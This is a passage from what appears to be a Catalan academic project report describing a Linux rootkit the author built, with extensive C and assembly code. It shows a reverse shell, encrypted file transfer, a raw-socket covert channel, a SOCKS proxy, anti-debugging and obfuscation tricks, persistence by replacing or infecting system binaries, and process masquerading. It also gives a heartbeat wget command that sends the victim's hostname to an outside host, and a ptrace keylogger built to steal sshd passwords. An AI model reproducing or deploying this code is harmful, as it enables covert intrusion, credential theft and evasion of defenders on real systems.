tty = open(ptsname(pty), O_RDWR);

if(!(subshell = fork())) {
    if (fork() != 0) exit(0);
    close(pty);
    close(sock);
    // new session to be used with bash
    setsid();
    ioctl(tty, TIOCSCTTY, NULL);
    // start using the new tty
    dup2(tty, 0);
    dup2(tty, 1);
    dup2(tty, 2);
    close(tty);
    if (getuid()) chdir("/var/tmp");
    else chdir(HOME);
    execve("/bin/bash", argv_bash, envp);
```

Figura 6.4: Obtenció del tty i asignació amb l'entrada/sortida estàndard

manera les dades que es vagin rebent per la xarxa, s'han de fer arribar a la shell, i les que envia la shell com a sortida, s'han d'enviar de tornada. Podem veure això a la figura 6.5 on es comproba dintre un bucle infinit si hi han dades en el descriptor 0 (entrada estandard) o en el descriptor rsock (descriptor de lectura de la xarxa)

6.1.5 Mode comanda / Mode servei

Com hem vist anteriorment, podem veure que aquest mode s'escull tot llançant el launcher amb dos paràmetres, i que en aquest cas tal i com es mostra en la figura 6.6, és el launcher qui es connecta al client.

A més, aquesta funcionalitat tracta de no deixar cap procés en execució un cop portada a terme l'acció.

```c
/* stdin => server */
if (FD_ISSET(0, &fds)) {
    int count = read(0, buf, BUFSIZE);
    if (count <= 0 && (errno != EINTR)) break;
    if (memchr(buf, ECHAR, count)) {
        rc4(buf, count, &rc4_crypt);
        write(wsock, buf, count);
        break;
    }
    rc4(buf, count, &rc4_crypt);
    if (write(wsock, buf, count) <= 0 && (errno != EINTR))  break;
} /* server => stdout */
if (FD_ISSET(rsock, &fds)) {
    int count = read(rsock, buf, BUFSIZE);
    if (count <= 0 && (errno != EINTR)) break;
    rc4(buf, count, &rc4_decrypt);
    // to let server kill client
    if (memchr(buf, ECHAR, count)) break;
    if (write(1, buf, count) <= 0 && (errno != EINTR)) break;
```

Figura 6.5: Interacció del client amb la connexió establerta contra el launcher

```c
int main(int argc, char **argv) {
    if (argc == 3){
        unsigned short port = atoi(argv[2]);
        char ipname[64];
        int sock;
        debug("Iniciant reverse tty\n");
        unsigned long ip = resolve(argv[1], ipname);
        if (ip == INADDR_NONE) return 1;
        debug("Connecting to %s:%d\n",ipname,port);
        if ((sock = launcher_rcon(ip, port))) {
            launcher_shell(sock, sock);
            close(sock);
```

Figura 6.6: Condició per a executar el launcher en mode comanda

6.1.6 Transferència de fitxers

Per a transferir fitxers entre client i servidor, es segueix gairebé el mateix procediment, independentment de si és un enviament o una recepció.

```
rc4_init((unsigned char *)KEY, sizeof(KEY), &rc4_crypt);

if ((fd = open(file, O_RDONLY)) >= 0) {
    size = lseek(fd, 0, SEEK_END);
    lseek(fd, 0, SEEK_SET);
    bytes = 0;
    transfered = 0;
    printf("Size: %lu bytes\n", size);
    while ((bytes = read(fd, buf, BUFSIZE)) > 0) {
        rc4(buf, bytes, &rc4_crypt);
        printf("\rUploaded: %lu%%", (transfered/(1+(size/100))));
    }
    printf("\rUploaded: 100%%\n");
    printf("Fitxer %s enviat!\n", file);
    sleep(2);
}
```

Figura 6.7: Upload d'un fitxer

En un cantó de la transmisió, caldrà obrir el fitxer, llegir-lo i enviar-lo. En l'altre part, caldrà crear un fitxer i començar a ompliar-lo amb les dades rebudes.

Veiem en la figura 6.7, que mentre es van llegint dades, aquestes són transferides fins arribar al moment en què ja no hi han més dades disponibles, que llavors es tanca la connexió. Un cop tancada, el fitxer ja està pujat/descarregat.

6.1.7 Comunicació xifrada

Per tal de xifrar tota la informació enviada per la xarxa, s'ha utilitzat l'algoritme simètric RC4. S'ha escollit aquest algoritme per la seva senzillesa en la implementació juntament amb la gran seguretat que ofereix.

Per utilitzar-lo, ens cal que tant el launcher com el client es trobin en el mateix estat, perquè així, el contingut xifrat i desxifrat sigui el mateix a ambdós cantons. Per aconseguir això, cal que inicialitzem dues estructures de control, una la utilitzarem per a xifrar i l'altre per a desxifrar. D'aquesta manera, assegurarem que en el moment que anem a desxifrar les dades que hem rebut, tenim el mateix estat que tenia el launcher en el moment que ha xifrat.

```
rc4_init((unsigned char *)KEY, sizeof(KEY), &rc4_crypt);
rc4_init((unsigned char *)KEY, sizeof(KEY), &rc4_decrypt);
```

Figura 6.8: Inicialització de les estructures de control per a l'rc4

Apart d'aquesta inicialització que es pot veure a la figura 6.8, cal que en els diferents punts del codi on es transfereixen i on es reben dades, s'utilitzin les funcions de xifrar i desxifrar amb l'estructura de control corresponent.

Si ens fixem en l'anterior figura 6.5 veurem que les dades són xifrades just abans de ser enviades, i desxifrades just després de rebre-les.

6.1.8 Autenticació per contrasenya

En el moment en què es compila el rootkit, aquest ens demana una contrasenya per el launcher que serà la què haurà d'utilitzar el client alhora de voler llançar accions sobre un altre launcher. De la contrasenya escollida, se'n derivaran tres claus diferents.

CLIENTAUTH És la requerida pel launcher per a què un paquet enviat pel client sigui considerat vàlid.

SERVERAUTH És la requerida pel client per a què un paquet enviat pel launcher sigui considerat vàlid.

RC4KEY És la clau utilitzada per l'algoritme rc4 per xifrar el contingut dels paquets.

En la figura 6.9 es veu la definició d'aquestes variables en el fitxer de configuració.

En la part client, la contrasenya és sol·licitada en el moment d'executar-se. És llavors quan s'inicialitzen les diferents claus en base a la contrasenya entrada.

```
#define CLIENTAUTH "\xf1\x0e\x28\x21\xbb\xbe\xa5\x27\xea\x02\x20\x3b\xc0\x59\x44\x51\x90"
#define SERVERAUTH "\x90\x6f\x49\x40\xda\xdf\xc4\x46\x8b\x63\x41\x5a\xa1\x38\x25\x30\xf1"
#define RC4KEY "\x82\x7d\x5b\x52\xc8\xcd\xd6\x54\x99\x71\x53\x70\xb3\x2a\x37\x22\xe3"
```

Figura 6.9: Claus definides en el fitxer de configuració

```
printf("password: "); fflush(stdout);
fgets(p, 64, stdin); fflush(stdin);
p[strlen(p) - 1] = '\0';
tcsetattr(0, TCSAFLUSH, &old);

sha1((unsigned char *)p, strlen(p), clientauth);
printf("\n");
int i = 0;
for (i = 0; i < 20; i++) {
    serverauth[i] = clientauth[i]^p[0];
}
for (i = 0; i < 20; i++) {
    rc4key[i] = clientauth[i]^p[1];
}
```

Figura 6.10: Generació de les tres claus utilitzades a partir del password

Podem veure a la figura 6.10, que aquestes tres claus depenen de la clau inicial, i que la segona és generada a partir de la primera, així com la tercera a partir de la segona. Obtinguda una d'aquestes claus, o és possible obtenir les altres, a cada generació s'ha combinat l'algoritme sha1 amb una xor de la paraula entrada inicialment.

6.1.9 Detecció del rootkit

Per tal de detectar si hi ha un rootkit en execució en una màquina remota, s'ha implementat una acció que pot ser executada independentment del password utilitzat. Com s'ha comentat en punts anteriors, cada cop que el launcher rep un paquet del tamany exacte, aquest n'extreu de la capçalera 20 bytes i els compara amb el password que ell té.

Si un d'aquests paquets no conté el password correcte, també es comprova si és un

paquet de detecció. En cas de ser-ho, es respon per tal de donar a conèixer que efectivament en la màquina hi ha un launcher en execució.

6.1.10 Proteccions de l'executable

En aquesta secció es mostren les diferents tècniques que s'han utilitzat per tal de protegir el nostre rootkit. Aquestes tècniques intenten dificultar tant l'anàlisi de l'executable en estàtic, com l'anàlisi en calent si s'intenta debugar.

Les tècniques descrites a continuació són:

- Xifratge de l'executable
- Modificació de l'estat
- Evitar el debug
- Ofuscar l'executable

Xifratge de l'executable

La primera tècnica utilitzada consisteix en xifrar l'executable per a fer-ne més difícil l'anàlisi. La idea és acabar tenint l'executable original xifrat, però afegint al principi de tot, un codi capaç de desxifrar-lo en temps d'execució. Un cop l'executable inicial està desxifrat en memòria, caldrà continuar l'execució en ell per seguir tal i com faria l'executable original.

Un altre punt que ens interessa, és que no sigui possible desxifrar l'executable per part d'un tercer que el vulgui analitzar sense aquesta protecció. Per aquest motiu, no es podia utilitzar cap programa existent que ens fes això ja que alhora n'existeix també l'eina per a desxifrar-lo.

Per tal d'aconseguir aquestes funcionalitats, es va optar per acabar modificant l'última versió del packer UPX[1]. D'aquesta manera s'ha obtingut un packer molt portable, que

[1] Ultimate Packer for eXecutables: millor packer públic que existeix avui en dia.

alhora comprimeix l'executable, i que a més, només és descomprimible per nosaltres.

Amb aquesta tècnica, aconseguim que per tal d'analitzar l'executable xifrat, només tinguem dues possibilitats:

- Intentar volcar la memòria, i analitzar aquest volcatge.
- Debugar el codi directament en memòria mentre està sent executat.

Les millors eines d'anàlisi de binaris necessiten un executable per començar a treballar. Algunes també permeten treballar amb volcats de memòria, però mai podran mostrar la mateixa quantitat d'informació ni permetran fer servir les mateixes eines d'anàlisi que quan es disposa de l'executable inicial. En resum, el què voldrà fer un analista que estigui treballant sobre el nostre executable, és reconstruir un ELF a partir de la memòria, per poder així treballar còmodament.

Fins fa relativament poc, no existia cap eina pública que permetés fer això en sistemes actuals. Per poder aprofundir més en el projecte i durant el transcurs d'aquest, em vaig disposar a implementar-ne una. Aquesta eina l'anomeno skpd[2] i permet fer justament això: volcar un procés que estigui en execució a la nostre màquina, i construir un ELF que permet que aquest procés pugui tornar a ser llançat.

Modificació de l'estat

Tal i com s'ha vist en el punt anterior, la millor opció és intentar reconstruir un ELF a partir del procés en execució.

Aquesta tècnica de modificar l'estat és aplicada per a posar-ho més difícil, i que llavors aquest executable reconstruït o el codi volcat no pugui funcionar directament.

Com veiem al codi de la figura 6.11, tracta de crear una variable global que el compilador la situarà a la secció .bss de l'ELF. L'execució d'aquest codi mai entrarà dintre l'if, ja que al ser llançat el main, la variable "simple_anti_spkd" valdrà "1", i només valdrà

[2] skpd: sk Process Dump, utilitat per construir un ELF executable a partir d'un procés en execució.

```
int simple_anti_spkd = 1;

int main(int argc, char *argv[]) {
    if (simple_anti_spkd == 0 ) *(int *)port = 0xdeadfeef;
    simple_anti_spkd = 0;
```

Figura 6.11: Protecció per evitar execucions d'un volcat de memòria

"0" després quan ja mai més es torna a comprovar.

La utilitat d'aquest tros de codi apareix quan ens plantegem volcar la memòria en un punt de l'execució del programa. Si un cop aquest programa s'està executant, en capturem la memòria, el valor de la variable "simple_anti_spkd" ja no serà "1", sinó que serà "0". Al intentar executar aquest codi volcat, ens trobarem que només començar l'execució del programa, aquest entra a l'if tot provocant una violació de segment provocada per nosaltres.

Per un analista no avançat, molt probablement significarà que la reconstrucció de la memòria no ha anat bé, o almenys, que no és capaç d'executar-lo.

Evitar el debug

Per evitar que ens debuguin el rootkit, aquest contínuament utilitza el signal TRAP (que és el què utilitzen els debugers per funcionar). D'aquesta manera el nostre rootkit durant el seu funcionament normal, anirà setejant el signal handler pels traps, i llançant interrupcions. Si no és el seu signal handler el qui captura la interrupció, aquest provocarà un segmentation fault per finalitzar de forma sospitosa pel possible analitzador.

Ofuscar el codi

L'última tècnica utilitzada per a protegir el nostre rootkit, és utilitzada per ofuscar el codi del nostre executable. L'objectiu d'aquesta tècnica és dificultar l'anàlisi del codi, ja que el què fem és introduir en el codi, salts a posicions que no poden ser resoltes estàticament.

Per tal de poder aconseguir aquesta obuscació a tant baix nivell, ens cal utilitzar llen-

```
#define antidebug_sigtrap() \
    signal(SIGTRAP, antidebug_sigtrap_handler); \
    __asm__("int3"); \
    signal(SIGTRAP, SIG_DFL); \
        if (antidebug_sigtrap_var != 1) { \
        debug("antidebug_sigtrap reached!\n"); \
        int segfaultaddr = 0; \
        *(int *)segfaultaddr = 0xdeadfeef; \
    } \
        else antidebug_sigtrap_var = 0; \
```

Figura 6.12: Protecció per evitar la depuració del rootkit

```
#define antidebug_obfuscate_analysis(value) \
__asm__("pushl %eax\n" \
        "jmp antidebug1" #value " + 2\n" \
        "antidebug1" #value ":\n" \
        ".short 0x457c\n" \
        "call reloc" #value "\n" \
        "reloc" #value ":\n" \
        "popl %eax\n"\
        "jmp antidebug2" #value "\n"\
        "antidebug2" #value ":\n"\
        "addl $(data" #value " - reloc" #value " + 4), %eax\n"\
        "jmp *%eax\n" \
        "data" #value ":\n" \
        ".long 0\n" \
        "popl %eax\n" \
        );
```

Figura 6.13: Protecció per ofuscar l'anàlisis del binari

guatge ensamblador.

Com podem veure a la figura 6.13, el què fem és calcular l'adreça que tenim just després del nostre codi, i saltar fent servir aquest punter. El call reloc ens deixa a la pila l'adreça de retorn, que és exactament l'adreça de memòria on es troba la instrucció popl

%eax. Després, en la operació addl es calcula la distància entre l'etiqueta data i l'etiqueta reloc, i se li suma a la direcció de memòria que hem obtingut anteriorment més 4. Aquest càlcul ens retorna la direcció just després d'on hi ha el .long 0 que són 4 bytes a 0. El jmp *%eax fa que l'execució salti a aquest punt.

Tot això implica que els programes que analitzen el flux del codi estàticament, no puguin seguir el seu anàlisis. Això és degut a que la següent direcció destí de la instrucció jmp *%eax, no es pot saber sense executar les instruccions anteriors. El fet de no poder resoldre aquest salt atura l'anàlisi en aquest punt.

Una altre tècnica que s'implementa en el mateix tros de còdi, és la d'injecció de bytes per a enganyar el desensamblat. Podem veure en la mateixa figura que a la quarta línia, inserim els bytes 0x457c. Fer això just en aquest punt, provocarà que els bytes que formen la instrucció call de darrere, siguin utilitzats juntament amb el 0x457c, trencant així el "call" i mostran un "movl $0x0,-0x18(%ebp)".

En la figura 6.14 es pot veure el resultat de desensamblar la figura 6.13

```
804a04c:    50                      push   %eax
804a04d:    eb 02                   jmp    0x804a051
804a04f:    c7 45 e8 00 00 00 00    movl   $0x0,-0x18(%ebp)
804a056:    58                      pop    %eax
804a057:    eb 00                   jmp    0x804a059
804a059:    05 0e 00 00 00          add    $0xe,%eax
804a05e:    ff e0                   jmp    *%eax
804a060:    00 00                   add    %al,(%eax)
804a062:    00 00                   add    %al,(%eax)
804a064:    58                      pop    %eax
```

Figura 6.14: Desensamblat utilitzant objdump

Finalment comentar que aquestes dues tècniques també s'han aplicat en tot el codi del rootkit.

6.1.11 Supervivència del rootkit

Per tal d'aconseguir que el nostre rootkit torni a arrancar, tenim diferents opcions:

- Colocar un script amb els scripts d'inici del sistema per a què s'arranqui amb el SO.
- Substituir un executable del sistema per un wrapper nostre.
- Infectar un executable del sistema per a què en cada execució també executi el nostre programa.

Script d'inici

En cas d'un Unix System V, una manera d'activar el nostre rootkit cada vegada que la màquina es reiniciés, seria col·locant un script al directori d'arrancada com per exemple /etc/rc3.d/ amb el nom S99inetd per tal d'intentar passar desaparcebuts. Al reiniciar el sistema, el nostre rootkit seria executat.

Substituir executable

Una segona opció seria renombrar un executable de sistema com podria ser /sbin/getty per algo com /sbin/agetty, i posar al seu lloc un executable nostre que executés el nostre rootkit, i que alhora llancés el programa original.

Infecció d'un executable

Una tècnica més avançada seria infectar un executable per a que ell mateix executés el rootkit just abans d'executar-se. Aquest executable també hauria de ser de sistema, ja que ens interessarà que el nostre rootkit s'executi com a usuari root.

6.1.12 Tasques programades

Per portar a terme les tasques programades, el rootkit intenta llançar un script anomenat .daily, .weekly, o .monthly amb la periodicitat que el propi nom de l'arxiu ens indica. Aquesta execució es realitza programant un alert diàriament, tot incrementant uns contadors de tal manera que quan hagi passat el temps, s'executarà l'script necessari utilitzant la crida “system()”

Aquests scripts els busca en el directory arrel del home del rootkit (també demanat en el moment de la configuració), i en cas de no ser-hi, no passa res.

6.1.13 Ocultació

S'han implementat diferents tècniques per evitar que el rootkit sigui detectat:

1. Executable i nom de procés igual que una runqueue del kernel de LINUX.

   Per passar desapercebut, el fitxer s'anomena pdflush. D'aquesta manera, la sortida de la comanda top visualitza igual les runqueues que el nostre procés. A més, l'executable quan és llençat, modifica la posició de memòria on es troba el nom del procés, i en canvia el contingut per a [pdflush], que és com es representa la runqueue del kernel de Linux. Aquest nom és escollit en temps de compilació, i pot ser qualsevol altre per tal de permetre al rootkit adoptar un altre nom per a amagar-se en altres sistemes operatius.

```
void rename_proc(char **argv, int argc) {
    int i;
    for (i = 0; i < argc; i++) {
        memset(argv[i], 0, strlen(argv[i]));
        realloc(argv[i], strlen(PROCNAME)+1);
        memcpy(argv[i], PROCNAME, strlen(PROCNAME)+1);
    }
```

Figura 6.15: launcher.c::rename_proc()

2. Executable no referenciat des de /proc/self/exe, i chdir a l'arrel (directori /).

   Per si algú sospita del nostre procés, ens interessa que no es trobin pistes de què realment no és un procés intern del sistema operatiu. Per aquest motiu, just al arrancar el rootkit, aquest canvia de directori i passa al directori arrel. Un cop ja es troba en execució, aquest es mapeja en una altre posició de memòria, i elimina les antigues pàgines. D'aquesta manera, aconsegueix eliminar la referència de /proc/self/exe, i així posar-ho més dificil alhora de intentar localitzar on està l'executable en qüestió.

3. Localització física del fitxer.

   Per que el fitxer estigui força amagat, s'ha buscat un path al sistema on rarament s'hi accedeixi. El path escollit per defecte és /usr/share/zoneinfo/posix/America/Indiana/. / i és possible canviar-lo en les opcions de compilació.

4. Comunicació xifrada.

   Un altre mètode d'ocultació és xifrar tot el trànsit que passa per la xarxa, de tal

manera que ningú pogui veure de forma accidental o intencionada, que és el què està viatjant per la xarxa.

5. Eliminació de les variables d'entorn.
   Al ser executat, el launcher elimina tota variable d'entorn per tal de que no es pugui tenir cap pista de què és el procés.

6. Connexions de xarxa no visibles.
   Si s'utilitza el mode de comunicació raw, les connexions de xarxa no seran visibles des del sistema operatiu. L'única manera de donar-se compte d'elles seria analitzant el trànsit de xarxa.

6.1.14 Heart beat

Per implementar el heart beat, s'han utilitzat les tasques programades de periodicitat mensual. En l'script .monthly, s'ha afegit la comanda:

```
wget -q hostru.mine.nu/index.php?h=$(hostname)
```

Aquesta comanda s'executarà mensualment, i realitzarà una petició contra una pàgina web, allotjada en un servidor gratuït. Al realitzar la petició, aquesta quedarà contabilitzada juntament amb el hostname i la ip on es troba el rootkit.

6.1.15 Independència de la shell

Per a aconseguir que el rootkit no depengui de quina shell té instal·lada el sistema on s'està executant, s'ha modificat la shell dash[3] per a poder-se afegir dintre del rootkit.

En el moment en què es compila el rootkit, aquest ens demana si volem incloure una shell dintre seu, i en cas de voler, incorpora el codi basat en dash. Com sempre aquest codi també és estàtic i compilat utilitzant la llibreria dietlibc.

Els canvis que han estat necessaris per tal d'incloure la shell dash en el rootkit, són uns canvis força metòdics i que no aporten gaire valor afegit. En cas d'interessar, es pot

[3] Shell basada en ash, reescrita per debian que té la peculiaritat de ser una shell a l'estil sh, però d'un tamany molt reduit.

consultar directament al codi.

6.1.16 Proxy socks

Per a afegir aquesta funcionalitat al nostre rootkit, s'ha intentat (igual que en el cas anterior) buscar un software existent que ens ajudés una mica a afegir-hi la funcionalitat. El problema que hem tingut en el cas del servei de socks és que els paquets disponibles ofereixen moltíssimes altres funcionalitats que nosaltres no necessitem. Aquest mateix fet feia molt costós el modificar el codi per a tenir un servei socks simple, i per aquest motiu s'ha decidit implementar des de zero tot el protocol. Cal tenir en compte però, que el protocol socks és un protocol força senzill.

El primer a fer ha estat buscar les especificacions formals del protocol (Les especificacions formals de la versió 4 no compten amb un rfc a ietf sinó que varen ser publicades per l'empresa NEC `http://ftp.icm.edu.pl/packages/socks/socks4/SOCKS4.protocol`). Un cop localitzades, i estudiades, s'ha decidit implementar la versió 4 i la versió 4a, ja que ofereixen exactament el què necessitem.

Com veurem a continuació, la diferència entre la versió 4 i 4a, rau en què la versió 4, el servei de socks espera rebre una direcció on connectar-se, i en la 4a rep un domini que el propi servei de socks ha de resoldre. Ambdues versions del protocol, en un primer moment, el client envia una capçalera, i un cop enviada, si el servei de socks és capaç d'establir-hi una connexió, la connexió que ha inicilitzat el client es transforma en la connexió que ha solicitat, sent el servidor socks un intermediari.

En la figura 6.16 es mostra la funció més característica d'aquesta funcionalitat, ja que és la funció que interpreta les capçaleres socks4 i socks4a. En ella, podem veure com omplim l'estructura message amb la capçalera que ens envia el client. Just després, es comproba si la destinació és una destinació vàlida o no, i en cas de no ser-ho, es llegeix més enllà de la capçalera on si espera trobar el nom DNS del host on establir la connexió. Com podem veure, just abans de passar a reenviar incondicionalment tot el tràfic entre els dos cantons de la conneixó, cal que enviem al client un missatge comunicant-li si la connexió s'ha pogut establir o no.

```
void pthread_socks(void *sock) {
    struct message req;
    struct in_addr in;
    // read client packet
    read((int)sock, &req, sizeof(struct message));
    char buf[4];
    read((int)sock, buf, 4);
    print_message(&req);
    // if client is using socks4a
    in.s_addr = req.dstip;
    if (strstr(inet_ntoa(in), "0.0.0")) {
        char dstip4a[1024];
        read((int)sock, dstip4a, 1024);
        req.dstip = resolve(dstip4a, 0);
        }
    int sock2;
    if ((sock2 = launcher_rcon(req.dstip, ntohs(req.dstport))) > 0) {
        debug("Connected!\n");
        req.cd = 90;
        write((int)sock, &req, sizeof(req));
        socks_forward((int)sock, sock2);
    } else {
        debug("ERROR!\n");
        req.cd = 91;
        write((int)sock, &req, sizeof(req));
    }
```

Figura 6.16: Funció que interpreta la petició i la resol

6.2 Entorn privilegiat

En aquesta secció seguim amb el detall de la implementació, però en aquest cas només de les funcionalitats que requereixen que el rootkit sigui executat des de un entorn privilegiat. Voldria destacar tant els modes de comunicació com el keylogger ja que són funcionalitats que han requerit d'una forta investigació i enginyeria. Fins i tot en el mode de comunicació raw hem acabat implementant un protocol de transport.

En l'entorn privilegiat, el nostre rootkit s'aprofita de la possibilitat de poder utilitzar raw sockets per tal d'implementar modes de comunicació pensats per comunicar-se amb sistemes molt protegits i xarxes molt restrictives, així com de la possibilitat de debugar serveis del sistema.

Una descripció més conceptual del funcionament d'aquest protocol de comunicació, ha estat comentada en detall amb l'ajuda d'esquemes en la secció 5.2.2 del capítol de disseny de la solució. Per al major aprofitament d'aquest punt, se'n recomana la lectura prèvia.

6.2.1 Modes de comunicació

Tal i com es pot veure en la figura 6.17, quan el rootkit es troba en execució en un entorn privilegiat, es troba executant un bucle on cada paquet de xarxa que arriba a la màquina (independentment de si el port de destí està obert o no), és rebut per la funció recvfrom i processat a continuació. Com que la majoria de paquets que rebrà una màquina, no seran paquets nostres, ens interessa que aquesta funció tingui la menor latència possible per afectar el mínim possible a la màquina on s'executi el nostre rootkit.

La primera comprovació que es fa, és la de la mida del paquet. Si la mida de paquet rebut no és exactament la dels nostres paquets, aquest paquet ja pot ser descartat. Gràcies a això, podem descartar la majoria de paquets que no van destinats al rootkit. En cas que un paquet ocupi exactament com els nostres paquets, caldrà comprobar si es tracta d'un paquet autenticat amb la contrasenya correcte o si es tracta d'una comprovació per veure si el rootkit es troba instal·lat. (independentment de conèixer la contrasenya o no).

Un cop ens arribi un paquet autenticat, d'aquest se li extreu el tipus d'acció a portar a terme, i s'executa.

Mode de comunicació REV

En cas que en el paquet rebut sol·liciti realitzar una acció de tipus inversa, el primer que caldrà fer és establir una connexió amb l'origen del paquet.

```c
sock = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
if (sock < 0) {
    debug("Can't allocate raw socket\n");
    exit(-1);
}

antidebug_obfuscate_analysis(16);

while (1) {
    size = recvfrom(sock, &p, sizeof(p), 0, (struct sockaddr *) &raw, &slen);
    // Si el tamany del paquet es el que toca
    if (size == sizeof(struct packet)) {
        // I el password és correcte
        if (!memcmp(CLIENTAUTH, p.action.pass, 20)) {
            debug("S'ha rebut el paquet d'autenticat (action: %d)\n", p.action.action);
            do_action(&(p.action), &raw.sin_addr, ntohs(p.tcp.dest), 0);
        } else if (!memcmp(CHECKSTR, p.action.pass, 20)
            && (p.action.action == CHECK || p.action.action == REVCHECK)) {
            debug("S'ha rebut el paquet de CHECK\n");
            do_action(&(p.action), &raw.sin_addr, ntohs(p.tcp.dest), 0);
        }
    }
}
```

Figura 6.17: Bucle principal on es reben tots els paquets que arriben a la màquina

Podem veure en la figura 6.18 que aquesta connexió serà establerta utilitzant la funció launcher_rcon(), que un cop s'estableixi la connexió amb l'origen del paquet (s_addr i port), aquesta retorna un socket que serà utilitzat per a tota la comunicació.

Com podem veure, hem aconseguit justament el què voliem: que fos el launcher qui establís la connexió amb el client.

Mode de comunicació RAW

En el cas d'una acció de tipus raw, el paquet pot ser de tres tipus diferents:

```
case REVUPLOAD:
        if (fork()) return;
    debug("Reverse uploading file\n");
    if ((sock = launcher_rcon(ip->s_addr, d->port))) {
        launcher_upload(sock, sock, (char *)d->bytes, d->size);
        close(sock);
    }
    break;
case REVDOWNLOAD:
        if (fork()) return;
    debug("Reverse downloading file\n");
    if ((sock = launcher_rcon(ip->s_addr, d->port))) {
        launcher_download(sock, sock, (char *)d->bytes, d->size);
        close(sock);
    }
    break;
case REVSHELL:
        if (fork()) return;
    debug("Launching reverse shell\n");
    if ((sock = launcher_rcon(ip->s_addr, d->port))) {
        launcher_shell(sock, sock);
        close(sock);
    }
    break;
```

Figura 6.18: Accions que utilitzen el mode de comunicació REV

- Inicialització d'una acció.
- Paquet de sessió (dades d'una sessió ja inicialitzada).
- Finalització d'una sessió/acció.

Un paquet d'inicialització d'acció serveix (tal i com el nom indica) per inicialitzar una acció a través d'una connexió RAW.

Per tal d'establir una connexió totalment raw, ens caldrà poder enviar paquets a part de rebre'n. Per fer això, cada sessió raw tindrà associat un procés encarregat de fer l'en-

viament raw dels paquets.

Això s'ha decidit fer d'aquesta manera principalment per dos motius.

- Per deixar el màxim de lleuger el codi de la figura 6.17, ja que serà el què estarà en execució la majoria del temps.
- Poder utilitzar exactament la mateixa implementació per a les funcions que realitzen les accions que en els altres modes de comunicació. Això ens és possible ja que aquest cop només cal que el procés que realitza l'acció comparteixi la pipe de lectura amb el procés que està constantment execució (que serà qui rebrà les dades enviades pel client dintre paquets amb l'acció RAWSESSION), i compartir la pipe d'escriptura amb aquest altre procés d'enviament de paquets que estarà pendent de si apareixen noves dades a la pipe, per a posar-les en paquets raw autenticats i enviar-los cap al client.

Tal i com es pot veure a la figura 6.3, el primer que cal fer és crear la sessió utilitzant la funció create_rawsock_session() que ens inicialitzarà un rawsocket. Un cop inicialitzat, disposarem de les dues pipes (una de lectura i una d'escriptura), que seran les utilitzades pel procés que executarà l'acció, igual que en els altres modes de comunicació s'utilitzaven els sockets.

```
struct rawsock {
    unsigned short dport;
    unsigned short sport;
    unsigned long host;
    int r[2];
    int w[2];
        int pid;
};
```

Figura 6.19: Estructura interna per al control de les conneions en mode RAW

L'estructura rawsock és la que conté tota la informació de la sessió. Com es pot veure a la figura 6.19, aquesta estructura conté els dos parells d'enters que seran utilitzats per inicialitzar les dues pipes, i un pid que serà on es guardarà l'identificador del nostre

procés, encarregat de realitzar els enviaments.
En aquesta estructura també guardem el port origen, destí i ip origen de la connexió, que són utilitzats per identificar la sessió raw a la què fan referència els paquets de sessió raw que es van revent. Aquestes dades també són utilitzades per saber on realitzar l'enviament.

```
case RAWSESSION:
    debug("Raw session packet\n");
    r = find_rawsock_session(rawsocks, ip->s_addr, sport, d->port);
    fill_rawsock_session(r, d->bytes, d->size);
    return;
```

Figura 6.20: Entraga al rawsock pertinent dels paquets de sessió del mode de comunicació RAW

Finalment, podem observar a la figura 6.20 que quan ens arriba un paquet de tipus rawssession, el què es fa, és buscar a quin rawsock fa referència utilitzant la funció find_rawsock_session(), i un cop localitzat, s'hi envien directament les dades rebudes.

6.2.2 Keylogger

La idea que hi havia a l'hora d'implementar el keylogger, era que aquest no s'implementés com a mòdul ni utilitzant la injecció de codi en el kernel, ja que aquestes tècniques depenen molt de la versió de kernel que s'estigui utilitzant en un moment donat. Com que per aquesta funcionalitat disposem d'accés de root, podem fer gairebé qualsevol cosa a nivell d'usuari, i per aquest motiu, pensavem que seria possible fer això sense recórrer a codi del kernel.

Cal dir que l'objectiu principal per aquesta funcionalitat és el de permetre'ns recuperar el password de l'usuari root o almenys la d'algun usuari del sistema. Per aquest motiu, el servei que s'ha posat com a objectiu, ha estat el OpenSSH[4]. Aquest servei s'acostuma a trobar instal·lat a la majoria de màquines UNIX i permet a usuaris de sistema autenticar-se per a usar i administrar la màquina. Cal tenir en compte que aquest servei és considerat segur, ja que utilitza algoritmes criptogràfics molt segurs, així com claus

[4] Openssh és el servei d'ssh utilitzat per excel·lència en els sistemes UNIX que permeten administrar i usar remotament una màquina de forma segura.

públiques i privades.

La primera opció que es va seguir per tal de poder llegir els passwords dels usuaris que s'autentiquessin al sistema, va ser intentar interceptar totes les escriptures a els dispositius tipus tty o pts. Aquests dispositius són els què reben les dades ja en clar, i comuniquen el servei de Openssh amb la shell del sistema.
La idea era comprobar quins dispositius estava utilitzant l'ssh i començar a llegir d'ells. El problema que varem tenir, és que si el nostre keylogger llegia del dispositiu, llavors l'aplicació en qüestió no rebia les dades, sinó que l'únic que les rebia era el keylogger. El primer que es va intentar per arreglar això, va ser intentar un cop llegides les dades, ser capaços de escriure-les a algun altre lloc per a què l'aplicació les acabés rebent, el què passa és que el funcionament dels termianls tty y pts estan pensants justament per evitar això.

En definitiva, aquesta tècnica permetria recuperar els passwords dels usuaris, però alhora deixa inhabilitat el servei denegant així totes les possibles noves connexions.

Amb la segona opció ja s'han obtingut uns resultats satisfactoris. Aquesta tracta de que el nostre keylogger debugui l'aplicació en qüestió, podent així interceptar cada crida al sistema, i poder seguir l'execució del servei fins al moment en què el servei intenta autenticar-se al sistema utilitzant les dades que el client de ssh li ha passat.

El funcionament del keylogger queda doncs resumit en aquests passos:

1. Busqueda del servei de Openssh.
2. Inici del debug interceptant totes les crides a sistema.
3. Traça de les crides clone i read.
4. Detecció de l'enviament d'un nom d'usuari i password.
5. Emmagatzemament de les dades capturades en un fitxer xifrat.

El primer punt és la localització del procés sshd. Per trobar-lo s'ha utilitzat la cerca a través del directori /proc. Es busca un procés que pengi del procés init, i que tingui el

nom de sshd.

Un cop trobat aquest procés, el keylogger es canvia el nom de procés a el nom exacte que té el procés que vol debugar. Un cop fet això, cal attachar-s'hi utilitzant la crida de sistemes POSIX "ptrace". A partir d'aquest moment, es pot dir que estem debugant el servei.

Un cop attachat, el keylogger espera que el servei Openssh executi les crides a sistema clone() i read(). La crida clone() és utilitzada per a crear els nous processos que atendran les noves connexions en les què hi haurà un usuari intentant-se autenticar. La crida read() és utilitzada per a llegir l'usuari i password que l'usuari entra i amb els què es vol autenticar.

